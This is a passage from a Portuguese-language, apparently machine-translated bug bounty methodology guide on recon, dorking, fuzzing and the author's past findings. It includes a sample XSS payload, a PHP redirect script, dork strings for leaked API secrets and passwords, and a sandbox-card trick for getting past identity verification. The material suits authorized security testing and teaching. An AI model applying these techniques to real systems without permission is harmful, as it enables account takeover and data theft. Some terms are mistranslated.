- **Todos os recursos do aplicativo da Web principal também estão disponíveis no aplicativo móvel?** Eles funcionam de maneira diferente? Às vezes você pode descobrir alguns os recursos estão disponíveis apenas em aplicativos móveis e NÃO na área de trabalho. Não se esqueça de também teste vários tlds de países (se estiverem no escopo), pois você pode descobrir que diferentes países oferecem características diferentes ***(o que é muito comum para check-outs, por exemplo, como diferentes as opções de pagamento estarão disponíveis dependendo do seu país)***

- **Quais recursos estão realmente disponíveis para mim, o que eles fazem e que tipo de os dados são tratados?** Vários recursos usam a mesma fonte de dados? (por exemplo, imagine que você tem uma loja e pode ter várias áreas para selecionar um endereço envio. Na página de checkout final, na página do produto - para estimar o frete). É a requisição é a mesma para cada um recuperar essa informação (API), ou é diferente parâmetros/endpoints por toda parte.

- **Posso pagar por quaisquer recursos atualizados?** Se **sim ,** teste com uma conta paga ou gratuita. lata
a conta gratuita acessa conteúdo pago sem realmente pagar? Normalmente pagamento
áreas são as mais perdidas, pois os pesquisadores não estão dispostos a pagar por áreas potencialmente não
encontrar um problema. **Pessoalmente ,** sempre encontrei um bug após a atualização, mas isso pode
diferem de programa para programa.

```
<input type="hidden" id="premium_bought" name="premium_bought" value="0">
<p>
    Charge: £4.95 (ex VAT)
</p>
```

- **Quais são os recursos mais antigos?** Pesquise a empresa e procure características que ela
estavam ansiosos para lançar, mas no final das contas não deu certo. Talvez de ficar babando por aí
você pode encontrar arquivos antigos vinculados a esse recurso, o que pode fornecer uma janela. Código antigo =
insetos

- **Quais novos recursos eles planejam lançar?** Posso encontrar alguma referência a ele
já está no site deles? Siga-os no twitter e inscreva-se em seus boletins. Fique até
atualizado com o que a empresa está trabalhando para que você possa começar não apenas
testando esse recurso quando for lançado, mas procurando por ele antes mesmo de ser lançado
(pense em mudar verdadeiro para falso?). Um ótimo artigo sobre isso pode ser encontrado aqui:
https://www.jonbottarini.com/2019/06/17/using-burp-suite-match-and-replace-setting
s-para-escalar-seus-privilégios-de-usuário-e-encontrar-recursos-ocultos/

- **Algum recurso oferece uma configuração de privacidade** (privada e pública)? Gaste tempo testando se
algo está simplesmente funcionando como eles pretendiam. Esse post é realmente privado?
Não há nenhum reconhecimento especial ou "leetness" necessário, você está simplesmente olhando para o que está em
à sua frente e testando se funciona conforme o esperado.

- **Se algum recurso tiver diferentes permissões de nível de conta (administrador, moderador,**
usuário, convidado) então sempre teste os vários níveis de permissões. um convidado pode fazer
Chamadas de API apenas um moderador deve ser capaz? Se você descobrir o programa escolhido
tem vários níveis de conta, então seus olhos devem se iluminar com algo para instantaneamente
teste para.

Recursos de pagamento

- **Quais recursos estarão disponíveis se eu atualizar minha conta? Posso acessá-los sem pagar?** Infelizmente, alguns programas dirão que o único impacto é a perda de receita (impacto nos negócios?!) e pode não aceitar esse tipo de problema por si só, mas de sendo capaz de atualizar de não pago para pago, você desbloqueará mais recursos para brincar com!

- **É facilmente obtido** de um XSS porque está no HTML DOM? Corrente XSS para vazar informações de pagamento para maior impacto. Algumas empresas adoram ver o impacto então tenha isso em mente.


- **Quais opções de pagamento estão disponíveis para diferentes países?** eu mencionei recursos de pagamento porque um alvo específico exigia verificação por telefone para reivindicar propriedade de uma página. Eles introduziram um novo recurso para veicular anúncios e se eu trocasse meu país do Reino Unido para os Estados Unidos, então eu poderia entrar no meu Detalhes da "Conta Corrente". O problema é que **os detalhes do sandbox não foram bloqueados.** Esse me permitiu contornar todos os seus mecanismos de verificação e recebi a propriedade.
Você pode encontrar números de teste em sites como http://support.worldpay.com/support/kb/bg/testandgolive/tgl5103.html e https://www.paypalobjects.com/en_GB/vhelp/paypalmanager_help/credit_card_numbers.htm

Nesta fase, recomendo que você volte ao início e leia sobre os bugs que procuro e meu processo de pensamento em querer encontrar filtros para brincar e em seguida, leia sobre minha primeira olhada inicial no site e as perguntas que desejo responder. Então dê um passo e **visualize o que acabou de ler.**

Você pode ver como eu já comecei a entender bem como o site funciona e eu já encontrei alguns bugs potencialmente, com o mínimo

hackear? **Simplesmente testei os recursos à minha frente com testes básicos** que deve ser seguro e comecei a criar notas do site que estou testando. começando a ver que hackear não é tão difícil? Neste ponto, você provavelmente terá descoberto em menos uma vulnerabilidade e você está se enchendo de dopamina.

Em seguida, **é hora de expandir nossa superfície de ataque e cavar mais fundo.** A próxima seção inclui informações sobre as ferramentas que executo e o que estou procurando especificamente quando executando estes.



Vamos continuar hackeando! Passo dois:

Expandindo nossa superfície de ataque

Ferramentas prontas, é hora de ver o que há por aí!


Esta é a parte em que começo a executar minhas ferramentas de verificação de subdomínio listadas acima para ver o que está lá fora. Como pessoalmente gosto de brincar com os recursos à minha frente para começar com eu procuro especificamente por domínios com funcionalidade, então enquanto as ferramentas estão rodando eu vai começar a doking. Algumas palavras-chave comuns que eu uso quando procuro domínios com funcionalidade:


login, cadastre-se, faça upload, entre em contato, feedback, junte-se, inscreva-se, perfil, usuário, comentário, api, desenvolvedor, afiliado, carreiras, upload, celular, atualização, redefinição de senha.

Praticamente as palavras mais comuns usadas em sites porque, lembre-se, o tendência é sua amiga! **Seja criativo.** Não há bala de prata para encontrar o que você deseja achar. Isso também pode ajudá-lo a descobrir novos endpoints que você não encontrou ao testar seus aplicativo da web principal (arquivos indexados antigos?). Como você tem testado o principal funcionalidade, você **deve anotar pontos de extremidade interessantes que podem ajudar você quando dorme.** Não há uma resposta certa sobre o que fazer dork, as possibilidades são infinitas. Há um ótimo post que eu recomendo que você verifique aqui - https://exposingtheinvisible.org/guides/google-dorking/

Às vezes, essa parte pode me manter ocupado **por dias ,** pois o Google é um dos melhores aranhas do mundo, basta fazer as perguntas certas.

Um problema comum que os pesquisadores ignoram quando o idiota é resultados duplicados de o Google. Se você rolar até a última página da sua pesquisa e clicar em 'repetir a pesquisa com o resultados omitidos incluídos.' então mais resultados aparecerão. Como você está doking você pode use “-keyword” para remover certos endpoints nos quais você não está interessado. Não se esqueça de verifique também os resultados com um user-agent móvel como os resultados do Google em um dispositivo móvel são diferentes da área de trabalho.





Além de procurar palavras-chave comuns, também começarei a procurar extensões de arquivo, como php, aspx, jsp, txt, xml, bak. Extensões de arquivo sendo reveladas podem dar a você uma informações sobre a tecnologia da Web usada neste domínio/servidor e pode ajudá-lo determinar qual lista de palavras usar ao difundir. ***(você pode até ter sorte e encontrar um arquivo sensível exposto!).*** **Não use listas de palavras cegamente em seus alvos e realmente use listas de palavras significativas para produzir melhores resultados.**


Essa mesma metodologia se aplica ao GitHub (e outros mecanismos de pesquisa, como Shodan, BinaryEdge). Dorking e procurando por certas strings, como "domain.com" **api_secret, api_key, apiKey, apiSecret, senha, admin_password** pode produzir alguns resultados interessantes. O Google não é apenas seu amigo para dados! Honestamente, não há uma resposta certa sobre o que fazer dork. Motores de busca são projetados para produzir resultados sobre o que você consulta, então simplesmente comece a perguntar qualquer coisa Como desejar.

Após o dork, meus resultados de varredura de subdomínio geralmente estão completos, então usarei o XAMPP para verificar rapidamente o /robots.txt de cada domínio. Por que robots.txt? Porque Robots.txt

contém uma lista de pontos de extremidade que o proprietário do site deseja e NÃO deseja indexar por google, por exemplo, se o subdomínio estiver usando algum tipo de software de terceiros então isso pode revelar informações sobre o que está no subdomínio. eu pessoalmente acho /robots.txt um ótimo indicador inicial para determinar se um subdomínio vale a pena verificando outros diretórios/arquivos. Isso é para mim pessoalmente, pois gosto de encontrar subdomínios que têm funcionalidade para brincar, em vez de depender de uma lista de palavras para descobrir conteúdo.

Você pode usar o Burp Intruder para verificar rapidamente o robots.txt simplesmente definindo a posição

Como:



Execute o XAMPP localmente, hospede um script PHP

<?php header("Location: ".$_GET['url']); ?> e esqueça de configurá-lo para seguir redireciona em opções e, em seguida, carregue seus domínios para procurar. Depois de executado, ele lhe dará uma indicação de quais domínios estão ativos e respondem e potencialmente informações sobre o conteúdo do subdomínio. A partir daqui, escolherei os domínios que simplesmente parece interessante para mim. Ele contém certas palavras-chave como “dev”, “prod”, “qa”? É um domínio controlado por terceiros, como carreiras.target.com? **Eu sou procurando principalmente por subdomínios que contenham áreas para eu brincar.** EU

aproveite o hacking manual prático e tente não confiar muito nas ferramentas em meu metodologia. Prefiro ver o que está na minha frente e entender como funciona.

Outra grande coisa sobre o uso do Burp Intruder para procurar conteúdo é que você pode usar o Recurso “Grep - Match” para encontrar certas palavras-chave que você acha interessantes. Você pode ver um exemplo abaixo ao procurar referências de "login" em centenas de páginas de índice de domínio. Extremamente simples de fazer e me ajuda a apontar na direção certa sobre onde eu deveria estar gastando meu tempo.

Filter: Showing all items

Request	Payload	Status	Error	Redirec...	Timeout	Length	login	Comment
1		404	☐	1	☐	208909	☑	
2		404	☐	1	☐	210752	☑	
4		404	☐	1	☐	227639	☑	
6		200	☐	2	☐	179264	☑	
5		200	☐	3	☐	266210	☑	
8		404	☐	1	☐	210808	☑	
9		200	☐	1	☐	515798	☑	
11		200	☐	1	☐	198792	☑	
3		200	☐	4	☐	1400552	☑	
13		200	☐	1	☐	204608	☑	
15		200	☐	2	☐	195399	☑	
16		404	☐	1	☐	229268	☑	
14		200	☐	4	☐	1396309	☑	
25		404	☐	1	☐	227840	☑	
26		404	☐	1	☐	68434	☑	
12		200	☐	4	☐	1597298	☑	
27		404	☐	1	☐	210920	☑	
28		200	☐	2	☐	177326	☑	
32		200	☐	2	☐	197495	☑	
24		200	☐	4	☐	1521220	☑	
29		200	☐	4	☐	1461244	☑	
37		404	☐	1	☐	224936	☑	
33		200	☐	4	☐	1386306	☑	
38		401	☐	1	☐	227445	☑	
39		400	☐	1	☐	227635	☑	
35		200	☐	4	☐	1262869	☑	
36		200	☐	4	☐	1246928	☑	
40		401	☐	1	☐	225590	☑	
42		404	☐	1	☐	228052	☑	
7		200	☐	1	☐	2068	☐	
10		200	☐	1	☐	2841	☐	
17		200	☐	1	☐	389	☐	
18		200	☐	1	☐	978	☐	
19		200	☐	1	☐	8217	☐	

Você pode expandir seus dados de robots.txt extraindo resultados de WayBackMachine.org. O WayBackMachine permite que você visualize o histórico de um site de anos atrás e às vezes, arquivos antigos referenciados em robots.txt de anos atrás ainda estão presentes hoje. Esses arquivos geralmente contêm códigos antigos esquecidos que provavelmente são vulneráveis. Você pode encontrar as ferramentas mencionadas no início deste guia para ajudar a automatizar o processo. Tenho grande sucesso com programas de amplo escopo e WayBackMachine.

Além de verificar o robots.txt em cada subdomínio, é hora de começar a verificar
arquivos e diretórios. Dependendo se alguma extensão de arquivo foi revelada, eu irei
normalmente verifica os endpoints mais comuns, como /**admin, /server-status** e
expandir minha lista de palavras dependendo do sucesso. Você pode encontrar listas de palavras referenciadas em
o início deste guia, bem como as ferramentas utilizadas (FFuF, CommonSpeak).

Principalmente, você está procurando arquivos e diretórios confidenciais expostos, mas conforme explicado em
no início deste guia, **criar uma lista de palavras personalizada enquanto você pesquisa pode ajudá-lo a encontrar
mais endpoints para testar.** Esta é uma área que muitos pesquisadores também
automatizado e tudo o que eles precisam fazer é inserir o domínio para digitalizar e não será
verifica apenas pontos de extremidade comumente encontrados, mas também verifica continuamente qualquer
mudanças. **Eu recomendo fortemente que você procure fazer o mesmo à medida que progride ,**
irá ajudá-lo em sua pesquisa e ajudar a economizar tempo. Passe algum tempo aprendendo como as listas de palavras
são construídas como listas de palavras personalizadas são vitais para sua pesquisa ao querer descobrir
mais.

Nosso primeiro olhar inicial foi para ter uma ideia de como as coisas funcionam, e mencionei escrever
notas para baixo. Anotar os parâmetros encontrados **(parâmetros especialmente vulneráveis)** é
um passo importante ao caçar e pode realmente ajudá-lo a economizar tempo. Isso é
uma das razões pelas quais criei o “InputScanner” para que eu pudesse raspar facilmente cada endpoint para qualquer
insira o nome/id listado na página, teste-os e anote para referência futura. Eu então
usou o Burp Intruder novamente para testar rapidamente os parâmetros comuns encontrados em cada
endpoint descoberto e testá-los para várias vulnerabilidades, como XSS. Isso ajudou
me identificar muitas vulnerabilidades em escopos amplos muito rapidamente com o mínimo de esforço.
Eu defino a posição em /**endpoint** e simplesmente adiciono parâmetros descobertos em
a solicitação e, a partir daí, posso usar o Grep para verificar rapidamente os resultados de qualquer
comportamento interessante. /endpoint?param1=xss”&param2=xss”. Muitos terminais, muitos
de parâmetros comuns = bugs! ***(Não se esqueça de testar GET.POST! Tive casos em que não estava
vulnerável em uma solicitação GET, mas estava em um POST. $_GET vs
$_POST)***

A essa altura, eu teria muitos dados à minha frente para **hackear por semanas, até meses.** Porém, como meu primeiro olhar inicial foi apenas para entender como as coisas funcionam e agora Eu quero me aprofundar, depois de passar pelos subdomínios, a última etapa desta seção é para voltar ao aplicativo da web principal novamente e verificar **mais profundamente** como o site está configurado. Sim, quero dizer, **passando por tudo de novo.** Lembre-se do meu a intenção é passar o máximo de tempo possível neste site aprendendo tudo possível. **Quanto mais você olha, mais você aprende.** Você nunca pode encontrar nada em seu primeiro olhar, confie em mim. Você vai perder coisas.


Por exemplo, em um programa que eu acreditava ter testado minuciosamente, comecei a revisitar vários recursos e simplesmente visualizei a fonte HTML dos endpoints que encontrei e descobriram que usavam um arquivo .JS exclusivo em cada endpoint. Estes continham código específico para este endpoint e, às vezes, notas do desenvolvedor, bem como mais pontos finais interessantes. **Na minha primeira olhada inicial eu não percebi** isso e estava apenas interessado em saber quais recursos estavam disponíveis, parâmetros usados etc. como se eu tivesse 5" , Eu estava muito ocupado olhando para Burp! Depois de descobrir este comum ocorrência no alvo, passei semanas em cada endpoint entendendo o que cada arquivo .js fiz e logo criei rapidamente um script para verificar **diariamente** quaisquer alterações nesses .js arquivos. O resultado? **Eu estava testando recursos antes mesmo de serem lançados** e encontrou ainda mais bugs. Lembro-me de um caso em que encontrei comentários código em um arquivo .js que referenciava um novo recurso e um parâmetro era vulnerável ao IDOR. Eu relatei o bug com responsabilidade e salvei esta empresa de vazar seus dados do usuário **antes de lançar o recurso publicamente.**

Aprendi a fazer essa etapa por último porque às vezes você tem **muita informação** e ficar confuso, então é melhor entender o recurso e o site que você está testando primeiro e ***então*** para ver como foi montado. Não fique sobrecarregado de informações e pense ***"Muito muita coisa acontecendo!"*** e queime-se.

Hora de automatizar! Passo três:

Enxaguar e repetir

Neste ponto eu teria passado meses e meses no mesmo programa e
deve ter um mapa mental completo sobre o alvo, incluindo todas as minhas anotações que eu
escreveu ao longo do caminho. Isso incluirá todas as funcionalidades interessantes disponíveis,
subdomínios, parâmetros vulneráveis, desvios usados, bugs encontrados. Com o tempo isso
cria uma **compreensão completa** de sua segurança, bem como um ponto de partida para
me para entrar no programa deles como eu quiser. Bem-vindo ao estilo de vida “bughunter”. **Esse**
não acontece em dias, portanto, seja paciente com o processo.



A última etapa é simplesmente enxaguar e repetir. Mantenha uma nota mental do fato de que os desenvolvedores estão
continuando a empurrar novos códigos diariamente e os mesmos erros cometidos há 10 anos são
ainda hoje é feito. Continue executando as ferramentas para verificar se há novas alterações, continue
jogue com endpoints interessantes que você listou em suas anotações, continue idiota, teste novos
recursos conforme eles são lançados, mas o mais importante é que agora você pode **começar a aplicar isso**
metodologia em outro programa. Depois de entender o fato de que meu
metodologia é simplesmente testar recursos na sua frente, inverter
projetando os pensamentos dos desenvolvedores com quaisquer filtros e como as coisas foram configuradas e

expandindo sua superfície de ataque com o passar do tempo, **você percebe que pode** alternar **continuamente** entre 5-6 programas de escopo amplo e sempre ter algo para brincar. ***(Quanto maior a empresa, melhor, mais probabilidade de liberar muda com mais frequência!).*** Faça com que as recompensas de bugs funcionem para você.

Duas coisas comuns que sugiro que você procure automatizar, o que o ajudará com caçar e ajudar a criar mais tempo para você fazer hacking prático:

- **Verificação de subdomínios, arquivos, diretórios e vazamentos**

Você deve procurar automatizar todo o processo de verificação de subdomínios, arquivos, diretórios e até vazamentos em sites como o GitHub. Procurá-los manualmente é demorado e seu tempo é melhor gasto em hacking. Você pode usar um serviço como CertSpotter by SSLMate para manter-se atualizado com o novo HTTPS certificados que uma empresa está criando e @NahamSec lançou o LazyRecon para ajudar automatize seu reconhecimento: https://github.com/nahamsec/lazyrecon.

- **Alterações em um site**

Mapeie como um site funciona e verifique continuamente se há novos funcionalidade e recursos. Os sites mudam o tempo todo, portanto, manter-se atualizado pode ajudar você fica à frente da concorrência. Não se esqueça de incluir também arquivos .js naqueles diários digitalizações, pois normalmente contêm um novo código antes de o recurso entrar em operação. Em qual ponto, você pode pensar: "bem, o código está aqui, mas não vejo o recurso ativado", e então você iniciou uma nova linha de questionamento que você pode não ter pensado, você pode ativar esse recurso de alguma forma? (verdadeiro falso?!)

Além do acima, recomendo **manter-se atualizado com novos programas e atualizações do programa.** Você pode seguir https://twitter.com/disclosedh1 para receber atualizações sobre novos programas sendo lançados e você pode se inscrever para receber atualizações do programa através de sua página de política. Os programas apresentarão regularmente novos escopos por meio de atualizações e quando há nova funcionalidade, há novos bugs.

Algumas das minhas descobertas

Ao aplicar minha metodologia por anos, consegui encontrar alguns interessantes
encontra com grande impacto. Infelizmente não posso divulgar informações sobre todas as empresas que
trabalhei, mas posso contar informações sobre bugs e como fiz para encontrar
esses bugs para dar uma ideia de como aplico minha metodologia. Uma Coisa
a notar é que eu não apenas testo em programas privados.

- Mais de 30 redirecionamentos abertos encontrados, vazando o token exclusivo de um usuário. Vários patches quebrados vezes

Descobri que o site em questão não estava filtrando seus redirecionamentos, então encontrei muitos
url redireciona de apenas um simples idiota. De descobrir tantos tão rapidamente eu instantaneamente
pensei.. “Isso vai ser divertido!”. Eu verifiquei como o fluxo de login funcionou normalmente e
notou tokens de autenticação sendo trocados por meio de um redirecionamento. Eu testei e notei que eles
*.theirdomain.com na lista de permissões, então armado com muitos redirecionamentos de URL abertos que testei
redirecionando para o meu site. Consegui vazar o token de autenticação , **mas no primeiro teste eu
não conseguia descobrir como realmente usá-lo.** Um rápido google para o nome do parâmetro
e encontrei uma página wiki em seu subdomínio de desenvolvedor que detalhou que o token é
usado em um cabeçalho para chamadas de API. O PoC que eu criei provou que eu poderia facilmente pegar um usuário
token depois de fazer login com meu URL e, em seguida, visualizar suas informações pessoais via API
chamadas. **A empresa corrigiu o redirecionamento de URL aberta,** mas não alterou o fluxo de login. EU
conseguiu fazer esse bug funcionar várias vezes a partir de vários redirecionamentos abertos antes
eles fizeram mudanças significativas.

- **XSS armazenado por meio de seu aplicativo móvel em programa fortemente testado**

Eu mencionei isso brevemente antes. Isso foi em uma recompensa de bug público fortemente testada
programa que tem milhares de relatórios resolvidos. Eu simplesmente instalei o aplicativo móvel deles
e a ***primeira*** solicitação feita gerou uma página GDPR que me pedia consentimento
aos biscoitos. Ao reabrir o aplicativo, a solicitação **não** foi feita novamente. EU
notei nesta requisição que pude controlar o parâmetro “returnurl” o que me permitiu

injete HTML básico como “><script>alert(0)</script> - e ao visitar, meu XSS
executaria. Muitos pesquisadores pulam um site e as solicitações rapidamente
e pode perder uma funcionalidade interessante que só acontece uma vez. A primeira vez que você
abrir um aplicativo móvel, às vezes, as solicitações são feitas apenas uma vez (cadastrando seu
dispositivo). Não perca!

É por isso que também é importante passar pelo aplicativo da web que você está testando mais que uma vez. Você nunca pode ver tudo em seu primeiro olhar. eu passei
alguns recursos do programa de recompensas de bugs mais de 50 vezes. Se você não está preparado para colocar no
trabalhe, não espere resultados.

- **IDOR que me permitiu enumerar os dados pessoais de qualquer usuário, patch deu me dá uma visão de como os desenvolvedores pensam ao desenvolver**

Este bug foi relativamente simples, mas é o patch que foi interessante. o primeiro erro
me permitiu simplesmente consultar api.example.com/api/user/1 e visualizar seus detalhes.
Depois de denunciá-lo e a empresa corrigi-lo, eles introduziram um valor de "hash" exclusivo
que era necessário para consultar os detalhes dos usuários. O único problema era **mudar o solicitação de GET para POST causou um erro que vazou o exclusivo dos usuários valor hash.** Muitos desenvolvedores apenas criam código em torno da funcionalidade pretendida,
por exemplo, neste caso, eles esperavam uma solicitação GET, mas quando apresentados a
uma solicitação POST, o código essencialmente “não tinha ideia” do que fazer e acabou
causando um erro. Este é um exemplo claro de como usar minha metodologia porque
a partir desse conhecimento, eu sabia que o mesmo problema provavelmente existiria em outro lugar
em todo o aplicativo da web, pois sei que um desenvolvedor normalmente fará o mesmo
errar mais de uma vez. Com eles remendando minha vulnerabilidade, tive uma ideia de como
como os desenvolvedores estão pensando ao codificar. Use as informações do patch para o seu
vantagem!

Também já aconteceu isso quando os desenvolvedores **corrigem apenas os endpoints que você relatório,** porém este tipo de bug (IDOR) pode afetar toda a sua aplicação web. Esse
pode realmente fornecer uma visão sobre como as empresas lidam com relatórios de vulnerabilidade

porque alguns apenas corrigem problemas que você relatou e eles não são pró-ativos e não
utilize o conhecimento dos hackers para descobrir mais. É aqui que a navegação é divulgada
relatórios podem ajudar porque podem ser fixados em **uma área,** mas são fixos **em toda?**

- **Problema de CSRF em todo o site**

Relativamente simples, a empresa em questão tinha tokens CSRF em cada requisição mas se
o valor estava em branco, ele **exibiria um erro solicitando que você reenviasse o**
formulário, com as alterações que você pretendia fazer refletidas na página. Então imagine você
tentou atualizar seu e-mail, mas você enviou um token em branco. **Isso refletiria o seu**
NOVO endereço de e-mail, mas exigimos que você envie o formulário novamente. Este foi um
problema em todo o site, pois todos os recursos produziram os mesmos resultados. O site não tinha
X-FRAME-OPTIONS para que eu pudesse simplesmente enviar a solicitação e exibir os resultados em um
iframe e, em seguida, forçar o usuário a reenviar o formulário sem que ele perceba. Você pode
na verdade, acho isso um desafio em bugbountyhunter.com, você consegue descobrir?

- **Ignorando o processo de identificação por meio de uma lista negra ruim**

O site em questão exigia que você verificasse sua identidade por meio de uma CHAMADA TELEFÔNICA para
para reivindicar uma página, exceto um **novo recurso introduzido para atualizar sua página**
me permitiu contornar esse processo e eu só tive que fornecer detalhes de pagamento. o
o único problema foi que eles não colocaram na lista negra os detalhes do cartão de crédito da caixa de areia tão armados com isso
Consegui reivindicar qualquer página que desejasse sem verificar minha identidade. Quão?
Como os detalhes do cartão de crédito do sandbox sempre retornarão “verdadeiro”, esse é o objetivo deles.
Eles tentaram consertar isso colocando alguns números CC na lista negra, mas eu consegui contornar isso
usando vários detalhes diferentes.

Este foi um bug divertido, pois a empresa argumentou que não havia problema, mas ser capaz de
ignorar seus propósitos de verificação padrão, na minha opinião, é um problema muito válido.
Muitas vezes, as empresas têm “proteção” em alguns recursos, mas introduzem
novos recursos (para gerar renda geralmente) horas extras. Novos desenvolvedores construindo sobre o antigo
código.

- **WayBackMachine vazando pontos de extremidade antigos para aquisição de conta**

